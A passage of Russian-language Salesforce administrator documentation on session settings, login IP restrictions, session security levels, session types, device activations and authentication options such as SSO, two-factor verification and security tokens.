| Применять диапазоны IP-адресов входа при каждом запросе   | <p>Данный параметр ограничивает IP-адреса, которые могут использоваться для доступа к системе Salesforce, только IP-адресами, заданными в разделе «Диапазоны IP-адресов входа». При включении данного параметра диапазоны IP-адресов входа применяются к каждому запросу страницы, включая запросы от клиентских приложений. Если этот параметр отключен, IP-диапазоны для входа применяются только при входе пользователя. Этот параметр отражается на всех профилях пользователя с ограничениями входа по IP.</p>   |
| Включить кэширование и автозаполнение для страницы входа  | <p>Данный параметр разрешает обозревателю сохранять имена пользователей. При наличии данного флажка поле «Имя пользователя» на странице входа заполняется автоматически после первого входа. Данный флажок установлен по умолчанию, а функции кэширования и автозаполнения включены.</p>  |
| Включить безопасное, постоянное кэширование в веб-обозревателе, чтобы повысить производительность | <p>Данный параметр позволяет безопасное кэширование данных в веб-обозревателе для повышения производительности при перезагрузке страниц путем исключения дополнительных полных обходов сервера. Данный параметр включен по умолчанию для всех организаций. Отключение данного параметра не рекомендуется, но его можно отключить, если политики компании не допускают кэширование в веб-обозревателе даже при шифровании данных.</p>  |
| Включить метод подтверждения подлинности посредством SMS  | <p>Данный параметр разрешает пользователям получать разовые PIN-коды посредством SMS. Прежде чем воспользоваться данной</p>   |

| Поле   | Описание   |
|--|--|
|  | <p>функцией, рекомендуем администратору или пользователю проверить указанный номер мобильного телефона. Данный параметр включен по умолчанию для всех организаций.</p>   |
| <p>Требовать маркеры безопасности для входов посредством API из выносок (API 31.0 или более ранней версии)</p> | <p>Данный параметр требует использования маркеров безопасности для входов посредством API из выносок в API 31.0 или более ранней версии. Например, выноски Apex или выноски посредством прокси-сервера AJAX. API 32.0 или более поздней версии требует наличия маркеров безопасности по умолчанию.</p>   |
| <p>Диапазоны IP-адресов входа (для версий Contact Manager Edition, Group Edition и Professional Edition)</p>   | <p>Данный параметр определяет диапазон IP-адресов входа.</p> <p>Чтобы задать диапазон, нажмите кнопку <b>«Создать»</b>, а затем заполните поля «Начальный IP-адрес» и «Конечный IP-адрес», предназначенные для ввода крайних значений.</p> <p>Данное поле недоступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Данные версии позволяют задавать действительный диапазон IP-адресов входа в параметрах профиля пользователя.</p>  |
| <p>Включить защиту от кликджекинга для страниц настройки</p>   | <p>Данный параметр защищает страницы Salesforce, связанные с настройкой, от кликджекинга. Кликджекинг — это вредоносная атака пользовательского интерфейса. (Страницы настройки доступны из меню «Настройка».)</p>   |
| <p>Включить защиту от кликджекинга для страниц Salesforce, не связанных с настройкой</p>                       | <p>Данный параметр защищает страницы Salesforce, не связанные с настройкой, от кликджекинга. Кликджекинг — это вредоносная атака пользовательского интерфейса. Страницы настройки уже содержат защиту от кликджекинга. (Страницы настройки доступны из меню «Настройка».) Данный параметр включен по умолчанию для всех организаций.</p>   |
| <p>Включить защиту от кликджекинга для страниц Visualforce клиента (со стандартными заголовками)</p>           | <p>Данный параметр защищает страницы Visualforce с включенными заголовками от кликджекинга. Кликджекинг — это вредоносная атака пользовательского интерфейса.</p> <p> <b>Внимание:</b> При использовании настраиваемых страниц Visualforce внутри элемента frame или iframe может отображаться пустая страница или страница без рамки. Например, страницы Visualforce не функционируют в макете страницы при включенной защите от кликджекинга.</p> |
| <p>Включить защиту от кликджекинга для страниц Visualforce клиента (с выключенными заголовками)</p>            | <p>Данный параметр защищает страницы Visualforce с выключенными заголовками от кликджекинга при настройке showHeader="false" на странице. Кликджекинг — это вредоносная атака пользовательского интерфейса.</p> <p> <b>Внимание:</b> При использовании настраиваемых страниц Visualforce внутри элемента frame или iframe может отображаться пустая страница или страница без рамки. Например, страницы</p>   |



| Поле   | Описание   |
|--|--|
|  | Visualforce не функционируют в макете страницы при включенной защите от кликаджекинга.   |
| Включить защиту CSRF для запросов GET на страницах, не связанных с настройкой  | Данный параметр обеспечивает защиту страниц, не связанных с настройкой, от атак CSRF (подделка межсайтовых запросов). Страницы, не связанные с настройкой, содержат случайную строку символов в параметрах URL-адреса или в виде скрытого поля формы. При выполнении каждого запроса GET и POST приложение проверяет допустимость данной строки символов. Приложение выполняет команду только при соответствии найденного значения ожидаемому значению. Данный параметр включен по умолчанию для всех организаций.   |
| Включить защиту CSRF для запросов POST на страницах, не связанных с настройкой |  |
| URL-адрес выхода   | Данный параметр перенаправляет пользователей на конкретную страницу после выхода из системы Salesforce (например, страница поставщика проверки подлинности или настраиваемая фирменная страница). Данный URL-адрес используется только при отсутствии URL-адреса выхода в параметрах поставщика удостоверений, единой регистрации SAML или внешнего поставщика проверки подлинности. При отсутствии значения для параметра «URL-адрес выхода» по умолчанию используется URL-адрес <code>https://login.salesforce.com</code> (если функция «Мой домен» выключена). В противном случае, по умолчанию используется URL-адрес <code>https://настраиваемый_домен.my.salesforce.com</code> . |


### 3. Нажмите кнопку «Сохранить».

## Уровни безопасности сеанса

Доступ к определенным типам ресурсов может быть ограничен на основе уровня безопасности, связанного с методом проверки подлинности (входа) для текущего сеанса пользователя. По умолчанию каждому методу входа назначается один из двух уровней безопасности: «Стандартный» или «Высоконадежный». При необходимости измените уровень безопасности сеанса и определите политики, позволяющие получать доступ к выбранным ресурсам только при наличии уровня «Высоконадежный».

По умолчанию данным уровням безопасности назначаются разные методы проверки подлинности.

- Имя пользователя и пароль («Стандартный»)
- Делегированная проверка подлинности («Стандартный»)
- Активация устройств («Стандартная»)
- Двухфакторная проверка подлинности («Высоконадежный»)
- Поставщик проверки подлинности («Стандартный»)
- SAML («Стандартный»)


 **Прим.:** Уровень безопасности для сеанса SAML может быть также задан посредством атрибута `SessionLevel` утверждения SAML, отправленного поставщиком удостоверений. Атрибут может принимать одно из двух значений: `STANDARD` или `HIGH_ASSURANCE`.

Чтобы изменить уровень безопасности, связанный с методом входа, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Параметры сеанса*» в поле «Быстрый поиск», затем выберите «**Параметры сеанса**».
2. Выберите метод входа в разделе «Уровни безопасности сеанса».
3. Для перевода метода в соответствующую категорию нажмите кнопку со стрелкой «**Добавить**» или «**Удалить**».

В настоящее время безопасность на уровне сеансов используется только отчетами и панелями мониторинга в Salesforce, а также связанными приложениями. При необходимости задайте политики «Требуется высоконадежный сеанс» для данных типов ресурсов. Также можно указать действие, которое должно выполняться при доступе к ресурсу в ходе невысоконадежного сеанса. Ниже перечислены поддерживаемые действия.

- «Блокировать»: данное действие блокирует доступ к ресурсу путем отображения сообщения об отсутствии необходимых полномочий.
- Повышение уровня сеанса. При этом пользователю предлагается пройти двухфакторную проверку подлинности. После успешной проверки подлинности пользователь может получить доступ к ресурсу. При использовании отчетов и панелей мониторинга данное действие может применяться при просмотре отчетов или панелей мониторинга, либо при их экспорте и печати.

 **Внимание:** Подъем уровня сеанса до высоконадежного путем перенаправления пользователя для завершения двухфакторной проверки подлинности не поддерживается в версии Lightning Experience. Если ваша организация использует версию Lightning Experience и вы устанавливаете политику, для реализации которой необходим высоконадежный сеанс при доступе к отчетам и панелям мониторинга, для пользователей Lightning Experience отчеты и панели мониторинга блокируются. Также они не увидят значки этих ресурсов в меню навигации. В качестве обходного пути пользователи, использующие стандартный сеанс, могут выйти и снова войти, используя метод проверки подлинности, определенный в качестве высоконадежного в своей организации. У них будет доступ к отчетам и панелям мониторинга. Либо они могут переключиться в Salesforce Classic, где им предложат повысить уровень сеанса при попытке доступа к отчетам и панелям мониторинга.

Чтобы задать политику «Требуется высоконадежный сеанс» для доступа к связанному приложению, выполните указанные ниже действия.

1. Введите строку «*Связанные приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Связанные приложения».
2. Щелкните ссылку «**Правка**» напротив нужного связанного приложения.
3. Установите флажок «**Требуется высоконадежный сеанс**».
4. Выберите одно из представленных действий.
5. Нажмите кнопку «**Сохранить**».

Чтобы задать политику «Требуется высоконадежный сеанс» для доступа к отчетам и панелям мониторинга, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*Политики доступа*» в поле «Быстрый поиск», затем выберите «**Политики доступа**».
2. Установите флажок «**Требуется высоконадежный сеанс**».
3. Выберите одно из представленных действий.
4. Нажмите кнопку «**Сохранить**».

Уровни безопасности сеанса не влияют на ресурсы приложения, кроме связанных приложений, отчетов и панелей мониторинга, которые подчиняются явно заданным политикам безопасности.

СМ. ТАКЖЕ:

[Безопасность сеанса](#)

[Поиск настроек](#)

[Журнал проверки подлинности](#)

## Настройка диапазонов надежных IP-адресов для организации

Диапазоны надежных IP-адресов определяют список IP-адресов, которые могут использоваться для входа без дополнительной проверки подлинности пользователя (например, отправка кода на мобильный телефон).


Чтобы защитить данные организации от несанкционированного доступа, рекомендуем составить список IP-адресов, предоставляющих всем пользователям беспрепятственный доступ к данным. Тем не менее, данный метод не позволяет полностью ограничить доступ для пользователей вне диапазона надежных IP-адресов. Они могут выполнять вход после прохождения проверки подлинности (как правило, путем ввода кода, отправленного на мобильное устройство или адрес эл. почты).

1. Введите «*Доступ к сети*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Доступ к сети**».
2. Нажмите кнопку «**Создать**».
3. Введите действительные IP-адреса в поля «Начальный IP-адрес» и «Конечный IP-адрес».

Начальный и конечный адреса определяют диапазон разрешенных IP-адресов, которые могут использоваться для входа, включая крайние значения. Чтобы разрешить входы с отдельного IP-адреса, заполните оба поля одним адресом.

Между начальным и конечным IP-адресами диапазона IPv4 должно быть не более 33 554 432 адресов ( $2^{25}$ , CIDR-блок /7).

4. При необходимости введите описание диапазона. Например, при использовании нескольких диапазонов введите сведения об области сети, соответствующей данному диапазону.
5. Нажмите кнопку «**Сохранить**».

 **Прим.:** Список надежных IP-адресов для организаций, активированных до декабря 2007 года, составляется системой Salesforce автоматически. IP-адреса, использованные проверенными пользователями для входа в систему Salesforce в течение последних шести месяцев, также добавлены в данный список.

СМ. ТАКЖЕ:

[Безопасность сеанса](#)

[Настройка ограничений входа](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра доступа к  
сети:

- «Запрос входа включен»

Для изменения доступа к  
сети:

- «Управление IP-адресами»

## Сеансы пользователя

Чтобы отслеживать и защищать организацию Salesforce, просматривайте активные сеансы и сведения о сеансах на странице «Сведения о сеансе пользователя». Данная страница позволяет создавать настраиваемые списковые представления, просматривать сведения о пользователе, связанном с конкретным сеансом, и быстро завершать подозрительные сеансы. Администраторы Salesforce могут просматривать все сеансы пользователей для организации. Обычные пользователи могут просматривать только свои собственные сеансы.

При завершении сеанса вручную путем нажатия кнопки «Удалить» пользователь должен выполнить повторный вход в организацию.

Таблица ниже описывает поля, доступные на данной странице. Ввиду особенностей геолокационной технологии, точность полей геолокации (например, страна, город, почтовый индекс) может изменяться.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

| Поле                     | Описание  |
|--------------------------|---|
| Город                    | Город фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.   |
| Страна                   | Страна фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.  |
| Код страны               | Код ISO 3166 для страны фактического местонахождения IP-адреса пользователя. Данное значение не локализуется. Дополнительную информацию см. на странице <a href="#">«Коды стран — ISO 3166»</a> .   |
| Создано                  | Дата и время начала сеанса.   |
| Широта                   | Широта фактического местонахождения IP-адреса пользователя.   |
| Расположение             | Примерное местоположение IP-адреса, использованного для входа. Чтобы просмотреть дополнительные географические данные (например, примерный город или почтовый индекс), создайте настраиваемое представление для добавления данных полей. Данное значение не локализуется. |
| Долгота                  | Долгота фактического местонахождения IP-адреса пользователя.  |
| Тип входа                | Тип входа, связанный с сеансом. Например, «Приложение», «SAML» и «Портал».  |
| Код родительского сеанса | Уникальный код родительского сеанса (при его наличии).  |
| Почтовый индекс          | Почтовый индекс фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.   |
| Код сеанса               | Уникальный код сеанса.  |
| Тип сеанса               | Тип сеанса, выполняемого пользователем. Например, «Пользовательский интерфейс», «Содержимое», «API» и «Visualforce».  |
| IP-адрес источника       | IP-адрес, связанный с сеансом.  |
| Подразделение            | Имя подразделения фактического местонахождения IP-адреса пользователя. Данное значение не локализуется.   |
| Тип пользователя         | Тип профиля, связанный с сеансом.   |

| Поле             | Описание   |
|------------------|--|
| Имя пользователя | Имя пользователя, используемое во время сеанса. Чтобы просмотреть страницу профиля пользователя, щелкните имя нужного пользователя.  |
| Обновлено        | Дата и время последнего обновления сеанса. Например, пользователи сеанса типа «Пользовательский интерфейс» часто изменяют записи и другие данные. Каждое изменение инициирует обновление даты и времени в полях «Обновлено» и «Срок действия». |
| Срок действия    | Дата и время автоматического истечения срока действия незавершенного сеанса.   |

СМ. ТАКЖЕ:

[Общие сведения о проверке подлинности](#)

[Общие сведения о типах сеансов](#)

## Общие сведения о типах сеансов

Данный раздел охватывает типы сеансов на странице «Сведения о сеансе пользователя», позволяющие контролировать и защищать организацию.

Страница «Сведения о сеансе пользователя» позволяет просматривать тип сеанса для конкретного пользователя. Для доступа к странице через меню «Настройка» введите строку «Управление сеансами» в поле «Быстрый поиск» и выберите пункт «**Управление сеансами**».

Типы сеансов определяют тип сеанса, применяемый пользователем для доступа к организации. Типы сеансов могут быть постоянными или временными; доступ может предоставляться посредством пользовательского интерфейса, интерфейса API или других методов (например, процесс проверки подлинности OAuth).

Таблица ниже описывает доступные типы сеансов.

| Тип сеанса             | Описание  |
|------------------------|---|
| API                    | Сеанс, созданный при получении доступа к организации посредством интерфейса API.  |
| APIOnlyUser            | Сеанс, созданный для включения функции сброса паролей в пользовательском интерфейсе для пользователей API Only.   |
| Chatter Networks       | Сеанс, созданный при использовании сетей Chatter или сообществ Chatter.   |
| ChatterNetworksAPIOnly | Сеанс, созданный при использовании сетей Chatter или интерфейса Chatter Communities API.  |
| Content                | Сеанс, созданный при обслуживании содержимого, загруженного пользователем.  |
| OAuthApprovalUI        | Сеанс, предоставляющий доступ только к странице утверждения OAuth.  |
| OAuth2                 | Сеанс, созданный посредством процессов OAuth. Например, использование функции проверки подлинности OAuth для связанного приложения инициирует создание данного типа сеанса. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

| Тип сеанса                    | Описание  |
|-------------------------------|---|
| SiteStudio                    | Сеанс, созданный при использовании пользовательского интерфейса Site.com Studio.  |
| SitePreview                   | Сеанс, созданный при вызове внутреннего приложения холста. Данный сеанс всегда является дочерним при родительском сеансе пользовательского интерфейса.                                  |
| SubstituteUser                | Сеанс, созданный при входе одного пользователя от имени другого пользователя. Например, вход администратора от имени другого пользователя инициирует создание сеанса SubstituteUser.    |
| TempContentExchange           | Временный сеанс пользовательского интерфейса, созданный для переключения на домен содержимого (например, пользовательский интерфейс, предназначенный для ввода регистрационных данных). |
| TempOAuthAccessTokenFrontdoor | Временный сеанс, созданный посредством процесса утверждения маркера доступа OAuth, который не может быть обновлен и должен быть соотнесен с постоянным типом сеанса.                    |
| TempVisualforceExchange       | Временный сеанс, созданный для переключения на домен Visualforce.   |
| TempUIFrontdoor               | Временный сеанс, который не может быть обновлен и должен быть соотнесен с постоянным типом сеанса.  |
| UI                            | Сеанс, созданный при использовании страницы пользовательского интерфейса.   |
| UserSite                      | Сеанс, созданный при вызове приложения холста. Данный сеанс всегда является дочерним при родительском сеансе пользовательского интерфейса.  |
| Visualforce                   | Сеанс, созданный посредством страницы Visualforce.  |
| WDC_API                       | Сеанс, созданный посредством интерфейса Work.com API. Данный сеанс всегда является дочерним и не может использоваться в пользовательском интерфейсе.                                    |

СМ. ТАКЖЕ:

[Общие сведения о проверке подлинности](#)

[Сеансы пользователя](#)

## Активация безопасности

### Активации для подтверждения подлинности

Активации для подтверждения подлинности отслеживают сведения об активированных устройствах, включая IP-адреса и используемые клиентами браузеры.


Подтверждение подлинности проверяет личности пользователей, осуществляющих доступ к Salesforce с неизвестных устройств. Оно повышает безопасность использования функций проверки подлинности. Пользователю, выполняющему вход посредством неизвестного устройства, предлагается проверить подлинность посредством наиболее приоритетного метода проверки. Доступные методы (в порядке приоритета):

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.

1. Проверка посредством push-уведомления или автоматизированная верификация по месту с помощью мобильного приложения Salesforce Authenticator (версии 2 или более поздней), подключенного к учетной записи пользователя.

 **Важное замечание:** Функции проверки подлинности посредством всплывающих уведомлений и автоматической геолокационной проверки подлинности с помощью мобильного приложения Salesforce Authenticator версии 2.0 и выше станут доступны с 13 февраля 2016 г., после выхода выпуска Salesforce Spring '16 для всех производственных организаций. Предварительные версии и тестирование в безопасной среде недоступны. В связи с особенностями процессов выпуска приложений в интернет-магазинах App Store и Google Play версия 2.0 может стать доступна для загрузки до того, как новый способ проверки подлинности станет доступен в тестовых средах и производственных организациях. Пользователи, загрузившие новую версию приложения, не смогут использовать возможности версии 2.0 в Salesforce до выпуска нового способа проверки подлинности.

2. Код проверки, формируемый мобильным приложением проверки подлинности, которое подключилось к учетной записи пользователя.
3. Код проверки, отправленный посредством SMS на проверенный номер мобильного телефона пользователя.
4. Код проверки, отправленный по электронной почте на адрес электронной почты пользователя.

После того как пользователь успешно пройдет процесс проверки подлинности, устройство считается активированным.

- Страница «Активации» в меню настройки содержит IP-адреса входа и сведения о клиентских браузерах на активированных устройствах всех пользователей в вашей организации. Вы можете отменить активацию для одного, нескольких или всех пользователей.

Например, пользователь сообщил о потерянном устройстве и получил новое. Вы можете отозвать активацию потерянного устройства, так что любая попытка осуществить доступ к организации с отозванного устройства приведет к проверке подлинности. Этот процесс добавляет требуемый уровень безопасности, при этом не ограничивая продуктивность пользователей.

- Пользователи могут просматривать собственную страницу «Активации» и проверять IP-адреса входа и сведения о клиентских браузерах для своих устройств. Конечные пользователи могут отзываться активацию для своего собственного активированного устройства.

Например, пользователь выполняет вход в организацию. На странице «Активации» пользователя активировано несколько устройств, но пользователь выполнил вход только с рабочего ноутбука. Пользователь тут же отзывает активацию тех устройств, которые не узнал. Т. к. пользователь получает заявку на проверку подлинности через код, отправленный в СМС на мобильное устройство пользователя, любой другой человек, пытающийся войти с одного из неизвестных устройств, не сможет увидеть этот код. Без кода они не смогут пройти проверку подлинности. Затем пользователь может сообщить о возможном нарушении безопасности.

СМ. ТАКЖЕ:

[Использование активаций для подтверждения подлинности](#)

[Журнал проверки подлинности](#)

## Использование активаций для подтверждения подлинности

Просматривайте активации для подтверждения подлинности пользователя и отменяйте их статус для предотвращения нарушения безопасности.

Чтобы просмотреть сведения об IP-адресах входа и обозревателях для активированных в настоящий момент устройств, введите «*Активации*» в поле «Быстрый поиск» меню «Настройка» и выберите «**Активации**».

Чтобы отменить статус активации, выберите один или несколько пунктов из списка «Активированный обозреватель клиента», нажмите «**Удалить**» и подтвердите действие. Пользователи могут только просматривать и отменять собственные активированные обозреватели устройств. Деактивированному пользователю, попытавшемуся выполнить вход, отображается запрос на проверку подлинности.

СМ. ТАКЖЕ:

[Активации для подтверждения подлинности](#)

[Журнал проверки подлинности](#)

## Безопасность пользователей

### Общие сведения о проверке подлинности

Система Salesforce предоставляет каждому пользователю организации уникальное имя пользователя и пароль, которые должны вводиться при каждом входе. Система Salesforce создает сеансовый cookie-файл исключительно для записи зашифрованных данных проверки подлинности во время конкретного сеанса. Сеансовый cookie-файл не содержит имени пользователя или пароля. Система Salesforce не использует cookie-файлы для хранения другой конфиденциальной информации о пользователях и сеансах, но применяет дополнительные расширенные методы безопасности на основе динамических данных и кодов зашифрованных сеансов.

СМ. ТАКЖЕ:

[Общие сведения о единой регистрации](#)

[Сетевая безопасность](#)

[Технология SARTCHA для экспорта данных](#)

[Сеансы пользователя](#)

### Общие сведения о единой регистрации

Компания Salesforce использует собственную систему проверки подлинности пользователей, тогда как другие компании предпочитают использовать принцип единой регистрации, позволяющий упростить и стандартизировать процесс проверки подлинности. Единая регистрация поддерживает два способа: интегрированная проверка подлинности посредством SAML и делегированная проверка подлинности.

- Интегрированная проверка подлинности посредством SAML позволяет пересылать данные авторизации и проверки подлинности между дочерними, но несвязанными веб-службами. Данный алгоритм позволяет выполнять единый вход в систему Salesforce посредством клиентского приложения. Интегрированная проверка подлинности посредством SAML включена по умолчанию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии.



- Единая регистрация с делегированной проверкой подлинности позволяет интегрировать систему Salesforce с методом проверки подлинности, выбранным пользователем. Данный алгоритм позволяет интегрировать проверку подлинности на сервер LDAP или выполнять единую регистрацию путем проверки подлинности посредством маркера. Делегированная проверка подлинности управляется на уровне полномочий, позволяя некоторым пользователям использовать делегированную проверку подлинности, а другим — пароль под управлением Salesforce. Делегированная проверка подлинности устанавливается полномочиями, а не организацией.

Ниже перечислены основные причины использования делегированной проверки подлинности.

- Использование более строгого типа проверки подлинности пользователей (например, интеграция с безопасным поставщиком удостоверений)
- Отмена общего доступа ко странице входа и ее использование в качестве компонента корпоративной сети, защищенного брандмауэром
- Дифференцирование организации пользователя от других компаний, использующих систему Salesforce для сокращения количества фишинговых атак

Данная функция включается компанией Salesforce по дополнительному запросу. Чтобы включить единую регистрацию с делегированной проверкой подлинности в организации, обратитесь в компанию Salesforce.

- Поставщики проверки подлинности позволяют пользователям выполнять вход в организацию Salesforce посредством их регистрационных данных во внешнем поставщике услуг. Salesforce supports the OpenID Connect protocol that allows users to log in from any OpenID provider such as Google, PayPal, LinkedIn and other services supporting OpenID Connect. Если включены поставщики проверки подлинности, то система Salesforce не проверяет пароль пользователя. Взамен, система Salesforce использует регистрационные данные пользователя из внешнего поставщика услуг для определения регистрационных данных проверки подлинности.

СМ. ТАКЖЕ:

[Общие сведения о проверке подлинности](#)

## Сетевая безопасность

Проверка подлинности определяет пользователей, которые могут выполнять вход, тогда как *сетевая безопасность* определяет области и время их входа. Сетевая безопасность позволяет сократить количество атак путем ограничения источника запросов на доступ пользователей. Кроме того, сетевая безопасность препятствует использованию украденных регистрационных данных.

Чтобы расширить сетевую безопасность, ограничьте время входа пользователей. При необходимости ограничьте диапазон IP-адресов, используемых для входа и доступа к системе Salesforce. Если профилю пользователя заданы ограничения IP-адресов, то вход, выполненный посредством неизвестного IP-адреса, блокируется системой Salesforce. Данные ограничения позволяют защитить данные от несанкционированного доступа и фишинговых атак.

Дополнительную информацию о настройке единого списка надежных IP-адресов, которые могут всегда использоваться для входа, см. в разделе «[Настройка диапазонов надежных IP-адресов для организации](#)» на странице 919. Дополнительную информацию об ограничении времени входа по профилю или ограничении запросов на вход и доступ по IP-адресам для конкретных профилей см. в разделе «[Настройка ограничений входа](#)» на странице 926.

СМ. ТАКЖЕ:

[Общие сведения о проверке подлинности](#)

## Технология CAPTCHA для экспорта данных

Компания Salesforce выполняет проверку подлинности пользователя перед экспортом данных из системы Salesforce по запросу. Эта элементарная проверка на основе ввода текста позволяет предотвратить доступ вредоносных программ к данным организации, а также снизить вероятность автоматизированных атак. CAPTCHA — это тип сетевой безопасности. Чтобы пройти проверку, пользователи должны правильно ввести два слова в специальное текстовое поле области наложения и нажать кнопку **«Отправить»**. Система Salesforce использует специальную технологию CAPTCHA, предоставленную компанией reCaptcha. Данная технология позволяет подтвердить, что текст в режиме наложения был введен именно пользователем, а не автоматической программой. Слово CAPTCHA является акронимом для фразы Completely Automated Public Turing test to tell Computers and Humans Apart (Полностью автоматизированный открытый тест Тьюринга по распознаванию людей и машин).

СМ. ТАКЖЕ:

[Общие сведения о проверке подлинности](#)

## Настройка ограничений входа

Чтобы защитить данные организации от несанкционированного доступа, рекомендуем настроить параметры ограничения входа и доступа.

### Время входа

Каждому профилю может быть назначено определенное время входа пользователей. См. разделы ниже.

- [Просмотр и редактирование времени входа в расширенном пользовательском интерфейсе профиля](#)
- [Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля](#)

### Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса

Каждому профилю может быть задана необходимость использования второго фактора проверки подлинности для входов посредством пользовательского интерфейса. См. раздел [«Установка требований ко входу при двухфакторной проверке подлинности»](#) на странице 932.

### Двухфакторная проверка подлинности для входов посредством API

Для каждого профиля пользователь может затребовать проверочный код (также называемый контролируемым по времени разовым паролем) вместо стандартного маркера безопасности. Пользователи подключаются к приложению средства проверки подлинности, которое генерирует проверочные коды для организации. Пользователи с полномочиями двухфакторной проверки подлинности для входов API используют код взамен стандартного маркера безопасности, когда это необходимо, например при восстановлении пароля организации. См. раздел [«Установка двухфакторной проверки подлинности для API-доступа»](#) на странице 935.

### Диапазоны IP-адресов входа

Версии Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition позволяют настраивать диапазоны IP-адресов входа, которые могут использоваться для входа пользователей отдельного профиля. Пользователи, находящиеся вне заданного диапазона IP-адресов входа, не могут получить доступ к организации Salesforce. См.

- [Ограничение диапазонов IP-адресов входа в расширенном пользовательском интерфейсе профиля](#)
- [Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля](#)

В версиях Contact Manager, Group и Professional Editions установите диапазон IP-адресов для входа. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Применение диапазонов IP-адресов входа для всех запросов на доступ

При необходимости ограничьте любой доступ к системе Salesforce IP-адресами, добавленными в раздел «Диапазоны IP-адресов входа» профилей пользователей. Например, пользователь выполняет вход посредством IP-адреса, указанного в разделе «Диапазоны IP-адресов входа». Затем пользователь меняет свое местоположение и получает новый IP-адрес, отсутствующий в разделе «Диапазоны IP-адресов входа». При обновлении обозревателя или получении доступа к системе Salesforce (включая доступ из клиентского приложения) пользователь, как правило, получает отказ. Чтобы включить этот параметр, в разделе «Настройка» введите «*Параметры сеанса*» в поле «Быстрый поиск», выберите «**Параметры сеанса**», после чего выберите «**Применять диапазоны IP-адресов при каждом запросе**». Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.

### Диапазоны единых надежных IP-адресов

Система Salesforce позволяет создавать списки диапазонов надежных IP-адресов, предоставляющих всем пользователям беспрепятственный доступ к данным. Данные пользователи могут выполнять вход после прохождения дополнительной проверки. См. раздел «[Настройка диапазонов надежных IP-адресов для организации](#)».

Когда пользователи выполняют вход в Salesforce через пользовательский интерфейс, API или настольное клиентское приложение, например Salesforce for Outlook, Connect Offline, Connect for Office или the Data Loader, система Salesforce подтверждает санкционированность входа следующим образом.


1. Система Salesforce проверяет профиль пользователя на наличие ограничений по времени входа. Если профиль пользователя содержит ограничения по времени входа, то вход может быть выполнен только в течение заданного времени.
2. Если пользователь обладает полномочием «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса», система Salesforce предлагает пользователю вторую форму проверки при входе. Если организация пользователя еще не подключена к мобильному приложению проверки подлинности, такому как Salesforce Authenticator, система Salesforce сначала предлагает пользователю подключиться к приложению.
3. Если пользователь обладает полномочиями «Двухфакторная проверка подлинности для входов посредством API» и подключил приложение средства проверки подлинности к организации, система Salesforce возвращает ошибку, когда пользователь использует стандартный маркер безопасности. Пользователь должен ввести проверочный код (контролируемый по времени разовый пароль), сгенерированный приложением средства проверки подлинности.
4. Затем система Salesforce проверяет профиль пользователя на наличие ограничений по IP-адресам. Если профиль пользователя содержит ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенных IP-адресов. При включении параметра «**Применять диапазоны IP-адресов входа при каждом запросе**» для сеанса, ограничения по IP-адресам применяются для каждого запроса страницы, включая запросы от клиентских приложений.
5. Если профиль не содержит ограничений по IP-адресам, то система Salesforce проверяет устройство на повторное использование для входа в систему Salesforce.
  - Если пользователь выполняет вход посредством устройства и обозревателя, распознанных системой Salesforce, то вход разрешается.
  - Если пользователь выполняет вход посредством надежного IP-адреса, то вход разрешается.
  - Если пользователь выполняет вход посредством ненадежного IP-адреса или устройства и обозревателя, не распознанных системой Salesforce, вход будет заблокирован.

При блокировке входа или возврате ошибки входа API система Salesforce должна проверить подлинность пользователя.

- Чтобы получить доступ посредством пользовательского интерфейса, пользователю предлагается осуществить проверку с использованием Salesforce Authenticator (в версии 2 и более поздних) либо ввести проверочный код.



**Прим.:** Код проверки не требуется при первом входе в систему Salesforce.

 **Важное замечание:** Функции проверки подлинности посредством всплывающих уведомлений и автоматической геолокационной проверки подлинности с помощью мобильного приложения Salesforce Authenticator версии 2.0 и выше станут доступны с 13 февраля 2016 г., после выхода выпуска Salesforce Spring '16 для всех производственных организаций. Предварительные версии и тестирование в безопасной среде недоступны. В связи с особенностями процессов выпуска приложений в интернет-магазинах App Store и Google Play версия 2.0 может стать доступна для загрузки до того, как новый способ проверки подлинности станет доступен в тестовых средах и производственных организациях. Пользователи, загрузившие новую версию приложения, не смогут использовать возможности версии 2.0 в Salesforce до выпуска нового способа проверки подлинности.

- Чтобы получить доступ посредством API или клиентского приложения, пользователи должны добавить свои маркеры безопасности в конец пароля для входа. Либо, если в профиле пользователя установлена «Двухфакторная проверка подлинности для входов посредством API», пользователи вводят проверочный код, сгенерированный приложением средства проверки подлинности.

Маркер безопасности — это автоматически генерируемый ключ Salesforce. Например, при использовании пароля *мойпароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *мойпарольXXXXXXXXXX*. Некоторые клиентские приложения поддерживают отдельное поле для маркера безопасности.

